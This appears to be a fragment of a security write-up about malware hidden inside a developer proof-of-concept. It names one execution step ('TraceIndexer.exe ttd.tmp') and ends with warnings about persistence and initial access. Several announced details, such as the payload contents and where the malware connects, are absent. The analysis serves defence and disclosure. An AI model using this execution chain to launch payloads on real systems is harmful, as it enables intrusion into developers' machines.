Executes malware: TraceIndexer.exe ttd.tmp



I dumped and reversed both payloads:
I discovered it connects to:
Final Thoughts
This wasn’t just an experiment — this was operational malware hiding in a proof-of-concept. It uses real execution chains, real persistence, and it blends in perfectly with a developer’s environment.
This is what modern initial access looks like.
And it’s already in the tools you trust.
This is how real malware hides in plain sight.